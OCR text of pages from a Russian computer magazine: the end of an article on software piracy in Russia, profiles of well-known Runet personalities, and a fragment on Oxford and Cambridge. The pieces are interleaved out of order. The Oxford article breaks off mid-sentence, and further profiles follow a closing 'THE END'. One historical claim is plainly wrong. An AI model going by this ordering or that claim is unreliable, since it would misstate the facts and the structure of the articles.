иномарок, предлагали выкупить машину за полцены. Деньги брали, а авто так и оставалось в угоне. Недавно на прилавках появились даже диски с БД налоговой инспекцией! Теперь любой человек запросто узнает твой и мой уровень доходов. Какие могут быть последствия, догадайся сам. Стоят такие диски намного дороже обычных, но это не мешает их успешной продаже. А откуда они берутся — тоже догадаться несложно. Продажные сотрудники милиции есть, наверное, в каждом отделении.

[антипиратские кампании] Несмотря на безнадежность противостояния пиратам, определенные меры все-таки принимаются. Например, в Москве несколько лет назад приняли постановление, согласно которому компьютерные диски запрещено продавать в лотках, а на каждый экземпляр должна ставиться специальная марка. Эта мера не понравилась федеральной антимонопольной службе, и поэтому ее отмели. Объяснялось это несовершенностью закона и невозможностью в полной мере его реализовать. Например, запрещая курьерскую торговлю компакт-дисков, правительство Москвы поставило вне закона большинство интернет-магазинов, доставляющих товары курьером. Также антипиратские организации признали неэффективность введенных марок, ведь ответственность за их отсутствие не неслась. Как я уже говорил выше, России выгоднее делать вид, что она борется с пиратами, чем делать это на самом деле. А притворяться приходится, чтобы избежать санкций со стороны США. Россия включена в топ списка самых подверженных пиратству стран, и Америка постоянно требует ужесточения антипиратских мер. То же касается Багамских островов, Кувейта, Индии и Пакистана. Крупные владельцы авторских прав, такие как RIAA, выступая перед конгрессом, заявляют, что из-за России они несут убытки в 1,3 миллиарда долларов ежегодно. К тому же Россия экспортируют пиратскую продукцию в 26 стран мира, что наносит еще больший убыток. Интересно то, как они считают убытки — берут количество проданных пиратских дисков и умножают их на цену легальной продукции. Исходя из этой логики, если бы не было пиратов, то пользователи покупали бы такое же количество дисков, но у правообладателей. Разумеется, это бред. Если 10 тысяч пиратских дисков с WinXP по цене 70 р. за штуку расходятся в небольшом городке за месяц, рассчитывать на такой же темп относительно легальной продукции, которая стоит за сотню баксов, просто наивно. А ведь некоторые программы достигают стоимости в 10 тысяч долларов. Компании-правообладатели, пытаясь сократить случаи воровства их продуктов, предпринимают разные меры: спонсируют антипиратские рейды, подают в суд на заводы, уличенные в связях с пиратами, и выделяют кучу денег на донесение через рекламу угроз любителям халявки. Другой подход избрала Microsoft, где борьба с пиратством имеет программный характер. Компания Гейтса не гоняется за частными пользователями, но если в крупной фирме решили юзать пиратскую винду, и об этом узнали в Microsoft, фирме этой придется не один месяц побегать по судам и заплатить не одну тысячу баксов штрафа. Поэтому в США редко можно встретить на фирме пиратский софт, в то время как в России в использовании нелегального ПО признался даже Дмитрий Чепчугов, глава отдела «К».

Сколько бы не говорили эксперты, что государство «крышует» пиратов, крупные задержания все-таки происходят. Так, например, месяц назад в Самаре на одном из подпольных складов изъяли около миллиона CD, упаковочную технику, акцизные марки. Стоимость этой партии оценили в 100—150 млн. рублей, что уже проходит по статье 146 («нарушение авторских и смежных прав в особо крупных размерах») и простым штрафом пиратам не отделаться. Хотя юристы утверждают, что невозможно за несколько дней провести оценку такой партии — только опись могла занять несколько лет. Да и программный рынок Самары невелик, оборот в 300 тыс. дисков более правдоподобен, чем миллион.

[будущее] В последнее время наблюдается интересная тенденция. В связи со снижением цен на оргтехнику, число персоналок в нашей стране увеличивается с каждым годом. По логике, уровень пиратства должен расти прямо пропорционально росту количества компов, но этого не происходит. Возможно, все дело в учете уровня пиратства. Ведь правозащитные организации составляют свои отчеты по уровню рыночных продаж пиратской продукции. А вот скачивания вареза с фтп-серверов в отчеты не входит, вряд ли можно дать этом правдивую оценку. Уровень пиратства даже снижается на несколько процентов ежегодно. Это характерно не только для России, но и для всего мира. Правда, пока мы не вылезли из экономической ямы, говорить о том, что пиратство сойдет на нет, глупо.

Реально повлиять на ситуацию могут сами разработчики, многие из которых не понимают, что снижение цен на их софт увеличит долю легальных продаж. Те, кто смотрит на вещи трезво, не грезят миллиардными прибылями и устанавливают доступные российскому пользователю цены. Например, компания «Агава» продает свой антиспамовый фильтр за 15 долларов, а антивирус Касперского можно купить за 30 американских рублей. Если ты можешь себе это позволить, не поскупись вложить деньги в наших кодеров. Многие программы стоят своих денег



8 WEB FRIENDS

РУНЕТ УЖЕ ДАВНО ВЫРОС ИЗ ТЕСНОГО СООБЩЕСТВА, ГДЕ ВСЕ ДРУГ ДРУГА ЗНАЛИ, ТЕПЕРЬ В НАШЕЙ СТРАНЕ СЕТЬ ЮЗАЕТ КАЖДЫЙ ВТОРОЙ. ПО ПОСЛЕДНИМ ДАННЫМ К КОНЦУ 2005 ГОДА В РОССИИ НАСЧИТЫВАЕТСЯ ОКОЛО 20 МИЛЛИОНОВ ИНЕТЧИКОВ. ДАЖЕ ПЕНСИОНЕРЫ ОЦЕНИЛИ КРУТИЗНУ ВИРТУАЛЬНЫХ РАДОСТЕЙ И ТРАТЯТ ПЕНСИЮ НА КАРТОЧКИ ОТ ВЭБ-ПЛАС. НО, КАК И В ЛЮБОЙ ДРУГОЙ БОЛЬШОЙ ТУСОВКЕ, В РУНЕТЕ ЕСТЬ ЛЮДИ, КОТОРЫЕ ОТКРОВЕННО ИЗ НЕЕ ВЫДЕЛЯЮТСЯ, ЗНАМЕНИТОСТИ, ИМЕНА И ЗАСЛУГИ КОТОРЫХ ИЗВЕСТНЫ БОЛЬШЕЙ ЧАСТИ РУССКОЙ СЕТИ. ИМЕННО О ТАКИХ ЛЮДЯХ Я ТЕБЕ СЕГОДНЯ РАССКАЖУ

mindw0rk (mindw0rk@gameland.ru)



[Максим Мошков]

Если собрать все книги, которые хранятся в библиотеке Мошкова и распечатать на принтере, бумажной дорожкой из них можно запросто опоясать земной шар. Здесь есть все: детективы, фантастика, история, поэзия, приключения, зарубежная литература и русские произведения, книги известнейших писателей и начинающих авторов. Библиотека Максима Мошкова самая большая в рунете, ее базой ежедневно пользуются десятки тысяч людей. Вряд ли Максим мог предугадать такой размах, когда в 1993 году выложил коллекцию электронных книг на своем сайте. Коллекция скопилась за долгое время, поэтому была впечатляющей, а вот сайт — так себе. Обычная для тех времен хоумпага без особых изысков. Максим не планировал делать популярный ресурс для книголюбов, получилось это само собой. Кто-то случайно зашел, рассказал знакомым… в общем, как это обычно бывает. Правда, в 1994 году постоянных читателей еще было не больше десятка, расти посещаемость стала после того, как интернет вышел в массы.

Теперь количество посетителей *http://lib.ru* составляет более 40 тысяч в день. Заведует своим сайтом Максим сам, а техподдержкой заправляет специально приглашенный программист. Большую роль в развитии библиотеки играют сами посетители, присылая новые книги. Есть энтузиасты, которые делают это постоянно, занимаясь мониторингом новостей литературы и отбирая достойные вещи. Многим при первом заходе на либ.ру бросается в глаза простоватый, если не сказать больше, дизайн сайта. На самом деле, оформление не менялось с 1994 года. «Лень переделывать», — жалуется Максим. Впрочем, это не отпугивает настоящих ценителей литературы. Есть поисковик, есть сортировка по жанрам и авторам, есть рейтинги — что еще надо? Отцу сайта часто задают вопрос об авторских правах, на что он откровенно отвечает: «Когда есть возможность связаться — разрешение спрашиваю». Вообще, за 11 лет существования проекта, случаев, когда авторы просили убрать свои работы, было не больше двадцати. В то же время отзывов с благодарностями от зарубежных читателей, у которых нет возможности достать книгу в своей стране, приходит намного больше. Случались и неприятные истории. Несколько лет назад один автор на словах разрешил Максиму опубликовать его творение, после чего подал в суд, ссылаясь на отсутствие письменного разрешения. Потребовал миллион рублей за моральный ущерб, но после судебной тяжбы, продлившейся полтора года, получил три тысячи и «фи» всего рунета.

[Удав]

Про культуру падонков (именно через «а») и *udaff.com* я уже писал, так что представление ты имеешь. Ты также должен знать, что верховным предводителем этой банды является 35-летний Дмитрий Соколовский, известный как Удав. Но дело в том, что Дима широко известен не только в контркультурной среде, но и очень знаменитая личность в рунете. Хотя бы потому, что удафф.ком — один из самых частопосещаемых развлекательных сайтов в России и его явление оживленно обсуждается даже передовой интеллигенцией.

Удав — человек, как ни странно, образованный, семейный, у него есть жена, ребенок. Причем жена об увлечении мужа прекрасно знает, мало того, периодически заходит на сайт и читает некоторые креативы. Начинал Удав, как и многие контркультурщики, на сайте *fuck.ru*, писал туда свои первые креативы. А потом в 2000-м году решил отделиться и создал собственный проект *udaff.com*. Первоначально это была скорее домашняя страничка, чем серьезный проект, но единомышленники оказали хорошую поддержку, и ресурс стал стремительно развиваться. За год он вырос из «очередной КК-хоумпаги» в центральный ресурс падонков сети. Обновление на удаве происходит не просто ежедневно, а ежечасно. Авторы строчат свои «крео» с завидным постоянством, оценивают в комментах креативы друг друга, обсуждают насущные проблемы и зажигают по полной. «Мы не говорим о свободе слова, мы реально делаем ее», — признается Удав в интервью журналистам, а красочные слова на «Х», «Б» и «П», обильно украшающие сайт, являются тому прекрасным доказательством. Хотя я утрирую, ведь все уже знают, что мат на удаве не главное, а главное — идея. Если у тебя сложилось другое мнение — тебе стоит проникнуться чтением ресурса подольше.

Последнее время, насколько я знаю, Удав не работает, и все свое время посвящает проекту. Так как авторов у ресурса много, отфильтровать все присланные креативы занимает кучу времени, в то время как единственным источников дохода является реклама с баннеров. Кое в чем поддерживать *udaff.com* помогают несколько людей, однако верховная власть принадлежит Удаву, и именно он принимает все решения относительно сайта. «Udaff.com — это я», — говорит Удав, хотя я бы еще добавил многотысячную армию поклонников. В последнее время ресурс все больше привлекает СМИ, предводителя даже приглашали на радио «Максимум» (я ту передачу, кстати, слушал, и Удав мне показался намного адекватнее ведущих). Словом, интерес к «пелоткам» и «первонахам» у молодого поколения растет, что не может не радовать, гы-гы.





[Артемий Лебедев]

Артемий Лебедев в области веб-дизайна известен не меньше, чем Путин в политических кругах. Этот человек стал одним из первых, кто в начале 90-х начал дизайнить сайты. Тогда это увлечение было скорее хобби, профессионально Артемий занимался оформлением печатных изданий в собственной арт-студии «Артографика». Но в 1995 году приоритеты сменились, и Лебедев решил полностью углубиться в веб-дизайн. На паях с двумя знакомыми была основана студия WebDesign, позднее переименованная в «Студию Артемия Лебедева», работа над раскруткой началась. Первыми заказчиками были музыкальная группа «Аквариум», для которой дизайнеры разработали официальный сайт, интернет-провайдер Rinet, пара журналов и радиостанций. К 1997 году студия стала уже известной, ее услугами пользовались многие, включая Центральный Банк РФ и поисковую компанию Yandex. Раскрутка студии велась самим Лебедевым с помощью грамотного выстроенного пиара и со временем количество заказов позволило расширить рабочий коллектив до 100 человек.

Хотя сейчас в области веб-дизайна «Студия Артемия Лебедева» является самым узнаваемым и раскрученным брендом (она единственная, у которой есть представительства в других странах), многие профессиональные дизайнеры часто подтрунивают над своим конкурентом. Мол, старина Лебедев в дизайне уже отжил свое и пора бы ему на пенсию. Сам Артемий так не считает, на сайте его студии даже есть раздел, где перечисляются все его заслуги. Туда входит весь спектр их занятий: от «Делаем сайты» до «Сочиняем слоганы». Лебедев также признался, что не приглашает к себе тех, кто работает хуже его, а уж свои способности он ценит высоко.

С именем Артемия Лебедева связано множество скандалов. В 1996 году, когда начала свое развитие онлайновая журналистика и появилось множество сетевых обозревателей, рунет познакомился с яркой девочкой Катей Деткиной. Она стала автором язвительного цикла «Обзирания русского Интернета», в рамках которого Катенька делилась своим мнением о посещаемых ею сайтах. Обычно это мнение было однозначным и носило издевательский характер. В 97-м году в журнале CrazyWeb появилась статья, в которой Деткину разоблачили и признали виртуальным персонажем, а автором его объявили Артемия Лебедева. Сайт студии Лебедева, кстати, был одним из немногих, о котором Катя отзывалась с большой теплотой. Шумиха поднялась грандиозная, Артемия даже пытались привлечь к уголовной ответственности за оскорбление и клевету на своих конкурентов. Все закончилось тем, что одним прекрасным днем на страничке «Обзираний» появилась трагическая весть: Катюша попала в автокатастрофу и скончалась.

Также за Лебедевым закрепилась слава киберсквоттера номер один в рунете, так как он зарегистрировал множество привлекательных доменов и выставил их на продажу по космическим ценам (цена на большинство из них начинается от 5000$).

[Алекс Экслер]

Безусловно, Экслер — самый известный и популярный юмористический писатель в рунете. Его перлы были известны еще во времена ФИДО, во второй половине 90-х. Правда, тогда они носили характер обычных постов в эхоконференции на жизненные темы. Но написано было хорошо, людям нравилось, и со временем даже появилась эха PVT.EXLER — приватный клуб читателей. Профессиональным писателем, впрочем, Алекс не был. А был компьютерщиком, руководил техотделом и кодил программы. В те далекие фидошные времена ходила нашумевшая история о том, что Экслер — на самом деле виртуал, и под этим псевдонимом пишет целая команда из 6 человек. Целью коварной аферы якобы было захватить высшую власть в русском ФИДО путем раскрутки персонажа. Леонид Каганов, который выступил в роли «обличителя», привел тому неоспоримые доказательства. Мол, лучший способ заставить людей поверить в реальность виртуала — наделить его жизненными деталями, а уж кто, как не Экслер, расписывал в ФИДО свои похождения и похождения своего кота во всех деталях? Или такая непохожесть его постов… ведь было очевидно, что их писали разные люди! Потом уже все узнали, что великое разоблачение Экслера было шуткой его друга, но повелись, помнится, многие.

В конце 90-х, когда Интернет был уже в моде, Алекс забил на ФИДО и перебрался в окружение, где возможности для творчества были несравнимо выше. А 14 января 1999 года появился авторский сайт *Exler.ru*. Первое время посетителей было немного, и, чтобы привлечь новых людей, Экслер решил писать. Много, часто и разнообразно. Как говорит сам Экслер, по природе он человек ленивый, и именно лень стала пинком для активных действий. «Я знаю точно, что если не буду писать каждый день, то не буду писать и раз в неделю», — объяснил он, и придерживается этого правила по сей день, выдавая по 30—40 килобайт в сутки. После публикации нескольких веб-обзоров, юморесок и новостей, 26 февраля 1999 года на сайте появился первый выпуск «Дневника Васи Пупкина». Думаю, многие читали цикл «Записки жены программиста» — несколько лет назад ссылки на этот текст ходили по десяткам форумов. Со временем сайт пополнялся новыми разделами: «Гороскоп» с забавными предсказаниями, «Баннизмы» со стебными иллюстрациями, «Непутевые заметки», где автор повествует о своих приключениях за рубежом, познавательные «Кинорецензии», и это не весь список. Сейчас на *Exler.ru* заходит около 15 тысяч человек ежедневно, что совсем неплохо для сайта, который наполняется одним человеком. Помимо основного своего проекта Алекс успевает писать для журналов, работать над книгами (он выпустил несколько компьютерных учебников), вести передачи на радио и колонки на других сайтах.





[Гоблин]

Сомневаюсь, что в рунете остались люди, не смотревшие фильмы в переводе Гоблина. «Братство и кольцо», «Шматрица», «С3.14здили»… сейчас эти фильмы даже транслируются по центральному телевидению. И за каждым из этих переводов стоит один человек — Дмитрий Пучков, он же оперуполномоченный Гоблин.

Родился Дима в 1961 году в военном городке Кировограда в семье полковника и учительницы. Так как отца часто переводили на новые места, парень успел сменить шесть школ и два интерната. Детство было далеко не радужное, Диму чаще воспитывали кнутом, чем пряником. После возвращения из армии вместо института он стал работать и сменил дюжину профессий: от водителя до гидрогеолога. А в конце 80-х гг. решил, что его призвание — охранять закон, и поступил в школу милиции, откуда попал в ГУВД. Работа опера отличалась от той, что рисуют в книгах. Приходилось общаться или с убитыми горем людьми, или с отпетыми подонками. Но, оглядываясь назад, Дмитрий считает эти годы самыми интересными в своей жизни.

Впервые о Гоблине узнали из статей, которые он писал для игровых журналов. В основном об игре Quake, которую очень полюбил. Чуть позже он познакомился с небезызвестным Завхозом и стал графоманить на популярном игровом сайте *quake.spb.ru*. Когда появился DTF, Дима стал вести там свой раздел «Тупичок Гоблина», где просто делился своими мыслями об играх. В 1999 году раздел превратился в самостоятельный авторский ресурс *oper.ru*, который остается им до сих пор.

Переводом фильмов Гоблин стал заниматься еще в 1995 году. К этому времени он уже ушел из милиции и пытался заняться бизнесом. Переводы стали своеобразным хобби, так как, по мнению Дмитрия, гнусавый голос и совершенно левые пересказы не вписывались в понятие «правильный перевод». Первые работы делались на специальном видеомагнитофоне, но это был тот еще гемор. Появление компьютера воспринялось как сказка: с ним все было проще, быстрее и эффективнее. Выпустив для друзей несколько фильмов в своем переводе и получив поддержку, Гоблин основал собственную студию переводов «Полный Пэ», состоящую из одного человека, и продолжил полюбившееся дело.

Кроме этого, иногда встречаются моменты, понятные только американским жителям. Всякие ссылки на известные в США передачи, специфичный для этой страны юмор. Разобраться во всем этом Гоблину помогают знакомые, которые живут в Америке. Фильмы от Гоблина известны тем, что в них нет цензуры. Если в картине в тачку какого-нибудь негра из Бруклина въехал американский «запор», то гневная тирада негра переводится дословно и без обиняков.

Очень популярным проектом Гоблина стала студия переводов «Божья искра». Ее целью является не перевести смысл реплик как можно ближе к оригиналу, а, наоборот, извратить их так, чтобы это было смешно и близко сердцу русского человека. Родилась эта идея благодаря посетителям *oper.ru*, которые убедили любимого переводчика, что глупые фразы, замененные на приколы, часто не только не вредят, но и идут фильму на пользу. «Нет в тебе Божьей искры, Гоблин, иначе ты бы это понял». Так появился экспериментальный проект с теперь уже всем известным названием. Помимо переводов фильмов Гоблин в свое время работал над локализацией компьютерных игрушек. Геймерам наверняка известны названия: «Горький-18», «Серьезный Сэм: Второе пришествие», «Дюк Нюкем: Проект Манхэттен», «Фанаты», «Бумер. Сорванные башни».

[Антон Носик]

Антон Носик за свою жизнь успел побывать и врачом, и бизнесменом, и президентом компании Rambler. Но больше всего он известен как сетевой журналист, отец проекта «Вечерний Интернет». Писать для печатных изданий Носик стал в 1990 году, после эмиграции в Израиль. Сначала — на английском, затем — на русском, в основном, об экономике страны. Писал оперативно, много, и, несмотря на то, что его аналитические прогнозы обычно не сбывались, автора любили и читали. В начале 90-х его даже считали одним из самых популярных журналистов России. В 1995 году Антон Носик вернулся в прессу после двухлетнего затишья и стал вести новую рубрику «Наши Сети», которая знакомила читателей с Интернетом. Эта тема тогда на постоянной основе никем не освещалась, поэтому вызвала интерес, к тому же Носик, уже восьмой год обитавший в Фидо, знал о сетях не понаслышке. Помимо писательской деятельности Антон пытался заняться электронной коммерцией, но в итоге из этого ничего не вышло: рунет тогда был слишком мал и не располагал к хорошему на нем заработку.

Проект «Вечерний Интернет», который прославил автора на всю Сеть, стартовал 24 декабря 1996 году. Это была обычная колонка на сайте, созданная для информационной поддержки компании «Ситилайн». Антон рассказывал о событиях в рунете, новых ресурсах Сети, и, так как сам искренне этим интересовался, получалось у него отлично.

Особенностью ВИ было то, что обновлялся сайт ежедневно. Носик с неутомимым упорством выдавал по 20 килобайт в день, и адрес *http://vi.cityline.ru/vi/current.htm* прописали стартовой страничкой в своих браузерах чуть ли не половина рунетчиков. С развитием Сети и появлением многочисленных ежедневных обозрений, ажиотаж вокруг «Вечернего Интернета» спал, хотя постоянные читатели продолжали на него традиционно заходить. Последний, 441-й выпуск ВИ состоялся 25 апреля 1999 года.

Дальше Носик занимался активным продвижением Интернета через популярные печатные СМИ. Под его именем выходили статьи в самых разных изданиях: от газеты «Московский Комсомолец» до компьютерных журналов. Тема всегда была та же — Сеть, компьютеры и все с этим связанное. В 1999 году Антон основал популярный новостной сайт Газета.ру, заняв в нем должность редактора. Помимо новостей в «Газете» публиковались серьезные аналитические материалы. Через какое-то время было принято решение новости и аналитику разделить, после чего появилось два новых проекта: новостная — *Lenta.ru* и аналитические — *Vesti.ru*. После свалившихся на Rambler финансовых проблем, Антона Носика пригласили на пост президента компании. Как объяснил в интервью журналист, *Lenta.ru* и *Rambler.ru* в свое время были приобретены крупным инвестором, после чего деньги на поддержку обоих ресурсов стали сыпаться в количестве большем, чем нужно. Несмотря на щедрость спонсоров, Лента.ру вышла на самоокупаемость, в то время как Рамблер целиком зависел от финансового ручья. Когда тот иссяк, начались проблемы, решить которые и попросили редактора Ленты.

Несмотря на то, что Антон сделал для рунета достаточно, чтобы с чистой совестью выйти на пенсию, отдыхать он не собирается. Недавно запустил два новых проекта: информационное агентство «Курсор» *http://cursorinfo.co.il* и информационный сайт о событиях в России на английском языке *www.mosnews.com*. Также он ведет дневник *http://livejournal.com/~dolboeb* — один из самых популярных в ЖЖ.

ТОПИ ИХ ВСЕХ!









Oxford VS Cambridge

ЕСЛИ ТЫ ВНИМАТЕЛЬНО ЧИТАЕШЬ «ХАКЕР», ТО ДОЛЖЕН ХОРОШО ЗНАТЬ ОБ МТИ, МГУ И ДРУГИХ УЧЕБНЫХ И НАУЧНЫХ ЗАВЕДЕНИЯХ, О КОТОРЫХ Я УЖЕ РАССКАЗЫВАЛ. ИМЕННО ОНИ ВЫПУСКАЮТ В МИР ЛЮДЕЙ, КОТОРЫЕ ДЕЛАЮТ РЕВОЛЮЦИОННЫЕ КОМПЬЮТЕРНЫЕ ОТКРЫТИЯ, И ИМЕННО ВНУТРИ ИХ КАМПУСОВ ВЕДУТСЯ ВАЖНЫЕ ДЛЯ НАУЧНОГО МИРА ИССЛЕДОВАНИЯ. НАСТАЛА ПОРА РАССКАЗАТЬ ТЕБЕ О ВУЗАХ, КОТОРЫЕ ЯВЛЯЮТСЯ СТАРЕЙШИМИ И ПРЕСТИЖНЕЙШИМИ В ЕВРОПЕ И ВО ВСЕМ МИРЕ. С КАЖДЫМ ИЗ НИХ СВЯЗАНА СВОЯ ВЕКОВАЯ ИСТОРИЯ, ОБЪЕДИНЯЮЩАЯ ИХ ПРОТИВОСТОЯНИЕ, КОТОРОЕ ДЛИТСЯ С НЕЗАПАМЯТНЫХ ВРЕМЕН | mindw0rk (mindw0rk@gameland.ru)

Рассказ о двух самых престижных вузах Европы

[университет Оксфорда] Историки не смогли определить точную дату его основания. Найдены доказательства того, что в нем преподавали еще в 1096 году, но тогда он больше напоминал небольшой колледж. В 1167 году король Англии Генри II запретил английским студентам учиться в Парижском университете — крупнейшем вузе старой Англии, и Оксфорд стал стремительно расти. Возможно, сыграло роль выгодное местоположение или хорошая репутация, так или иначе новый университет обустраивался и пополнялся новыми кампусами. В 1209 году на территории Оксфордского университета произошло изнасилование. Насильника найти так и не удалось, и горожане повесили в отместку троих его друзей. Этот случай вызвал бурю протеста у студентов, которые покинули город Оксфорд и стали искать для себя новые учебные заведения. Академики, преподававшие там ранее, двинулись на северо-восток и основали новый университет в городе Кембридж. Несколько лет спустя, римский кардинал Николас Романус, по просьбе жителей Оксфорда, обратился к студентам, призывая их вернуться и пообещав многочисленные льготы. Это подействовало, жизнь в университете вернулась в свое русло. До конца XIX века в университете были строгие ограничения на получение высшей степени. Так, степень бакалавра давали только тем, кто имел отношение к Английской Церкви, диссиденты не могли получить степень выше MA, и для получения любой степени необходимо было хорошо знать древнегреческий язык и латынь. Женщинам вообще не позволялось иметь научную степень вплоть до 1920 года. Сейчас все эти ограничения уже не актуальны. Университет Оксфорда находится в числе европейских вузов, в



КАК ВИДИШЬ, БОЛЬШИНСТВО ПРОСЛАВИВШИХСЯ РУНЕТЧИКОВ СТАЛИ ИЗВЕСТНЫМИ БЛАГОДАРЯ СВОИМ СЕТЕВЫМ ПРОЕКТАМ, В КОТОРЫЕ ВЛОЖИЛИ НЕМАЛО ВРЕМЕНИ И СИЛ. ШАНС ПОВТОРИТЬ ИХ ПОДВИГ ЕСТЬ У КАЖДОГО. ИНТЕРНЕТ ДАЕТ ТЕБЕ ВСЕ ИНСТРУМЕНТЫ ДЛЯ ЭТОГО, ОСТАЕТСЯ ТОЛЬКО ВЗЯТЬСЯ ЗА ДЕЛО. РУНЕТУ НУЖНЫ СВЕЖИЕ ИДЕИ, НОВЫЕ ИМЕНА. И, ЕСЛИ ТЕБЕ УДАСТСЯ СОЗДАТЬ ЧТО-ТО ПО НАСТОЯЩЕМУ УНИКАЛЬНОЕ, Я БУДУ ПЕРВЫМ, КТО ЗАЙДЕТ НА ЭТО ПОСМОТРЕТЬ

THE END

[Дмитрий Вернер]

О Диме Вернере говорят так: «Он научил смеяться рунет». На его сайт *http://anekdot.ru* ежедневно заходят десятки тысяч людей, еще больше получат на мыло рассылку со свежими анекдотами, афоризмами и историями. Считается, что на этом ресурсе должен побывать хоть раз каждый уважающий себя рунетчик. Ведь анекдот.ру — это не просто сборник анекдотов, а целое сообщество любителей позитивного настроения.

Родился Дмитрий 20 июля 1959 года в Ленинграде. Получив специальность астронома в ЛГУ и отслужив в армии, стал работать в институте, а в 1987 году стал кандидатом физико-технических наук. Дальнейшая жизнь была вплотную связана с различными университетами, в основном американскими, где он проводил исследования и преподавал на контрактной основе.

Благодаря матери, которая в 80-х годах работала программистом, Дима стал одним из первых пользователей Интернета в России. Но долгое время использовал его в качестве рабочего инструмента, посещая тематические конференции по астрофизике, общаясь со своими коллегами и выкладывая на FTP научные документы. В 1995 году Дмитрий Вернер, вдохновленный сайтом своего знакомого (это опять же был узкоспециализированный ресурс для астрофизиков), выучил язык HTML и загорелся идеей создать что-то на русском языке. Он был уже давним подписчиком конференции *relcom.humor*, но публикуемые там анекдоты постоянно повторялись, качество не фильтровалось и в целом конфа была полна мусора. Тогда Дима решил самостоятельно отбирать лучшие «анеки» и выкладывать их на сайте в виде ежедневных выпусков. Так, 7 ноября 1995 года появились «Анекдоты из России» — первый ежедневно обновляемый ресурс в истории рунета. Читателями его были приятели и знакомые Димы, а количество посетителей не превышало десяти в день. Остальные люди стали узнавать о сайте из проекта «Русская литература в Интернете», который стал первыми Желтыми Страницами рунета, и в котором автор разместил ссылку на анекдоты Вернера. В конце 1996 года сайт переехал на «Чертовы Кулички» — очень популярный в то время развлекательный портал. Там он обзавелся системой голосования, рейтингов и другими приятными фишками. А еще чуть позже получил постоянный домен — anekdot.ru.


Проект Дмитрия Вернера уже много лет подряд занимает первое место в разделе «Юмор» рейтинга Rambler Top 100. А несколько лет назад и вовсе был самым популярным и посещаемым сайтом рунета. В течение месяца почитать анекдоты заходит более 600 тысяч людей со всех уголков мира, многие из постоянных читателей сами участвуют в пополнении, присылая свои шутки и веселые истории. Ресурс не стоит на месте и постепенно развивается. Одним из последних нововведений стал звуковой выпуск анекдотов, где они читаются голосом. Помимо анекдотов.ру Дима успевает поддерживать еще один популярный проект — «Супербизон» (на спортивную тематику). Там посетителям предлагается поучаствовать в соревновании по футбольным прогнозам.

[Олег Куваев]


С фамилией Куваева имя Масяня ассоциируется так же прочно, как Масяня с Куваевым. А кто такая Масяня объяснять нашему человеку не нужно. Все началось осенью 2001 года, в небольшой питерской художественной мастерской, где Олег рисовал картины. Одним из увлечений художника было изучение языка Flash, на котором оказалось просто и увлекательно делать анимацию. После экспериментов со звуком Куваев решил попробовать создать мультик, и, чтобы не заморачиваться с деталями, набросок героини сделал, как в той песенке: «точка, точка, огуречик — получился человечек». Имя пришло на ум само — Масяня. Первые мультики про Масяню Олег показал своим знакомым. Понравилось. Они, в свою очередь, кинули ссылку другим знакомым, те — еще кому-то. Так о своенравной девочке из Питера начал потихоньку узнавать рунет. Мульты тогда выкладывались на сайте Куваева, но, так как творение зарабатывало все больший успех, решили создать для нее новый дом. Так появился *mult.ru*. С ростом популярности Масяни в рунете, интерес к ней со стороны толстосумов усиливался. Олегу стали сыпаться предложения о размещении баннеров, сомнительном финансировании, а однажды даже пришло письмо от MTV. Телевизионщики хотели попробовать дать мульты в эфир, но из-за пустяковых накладок эта затея тогда провалилась. Тем временем Куваева и сотрудницу Наташку из конторы, где они работали, за разгильдяйство выдворили, и, имея в кармане 500 рублей, ребята стали думать, как жить дальше. Так как у Олега в голове была одна Масяня, ему, конечно, хотелось совместить приятное с полезным. Но опять же, 500 рублей для открытия дела было явно недостаточно. С деньгами помог хороший знакомый, благодаря которому и был зарегистрирован ООО «Мульт.ру». Мульты Куваева выходили с завидной периодичностью, персонажа полюбили, и шквал посетителей на сайт каждую неделю вызывал перебои в его работе. Потом появился мульт «Экскурсия по Петербургу», вызвавший огромный скандал и обвинения в нападках на администрацию Питера. Эту историю крутили по телевидению, писали о ней в газетах, словом, пропиарили *mult.ru* дальше некуда. Были даже предположения, что Куваева специально купили. Другой скандал вызвало внедрение рекламы в мульты. Хотя автор объяснил: «Кушать хочется», зрители были не готовы воспринимать любимую героиню в качестве манекена для рекламирования штанов. Дело стало налаживаться в 2002 году, когда по инициативе самого Парфенова Масяня попала на НТВ. Злоключения Куваева и его героини на этом не закончились: после пары месяцев успешной трансляции началась длительная чехарда с авторскими правами, в результате которых Олег остался ни с чем. 2003—2004 года для Масяни были периодом депрессии. Новых мультов практически не выходило, имя и образ героини эксплуатировали все кому не лень: от телеканалов до производителей орешков. Вернуть все права на Масяню Олегу Куваеву удалось только в июле 2004 года, потрепав себе и поклонникам немало нервов. Но сейчас студия Мульт.ру возобновила свою работу, выпуская новые серии со старыми и новыми героями.



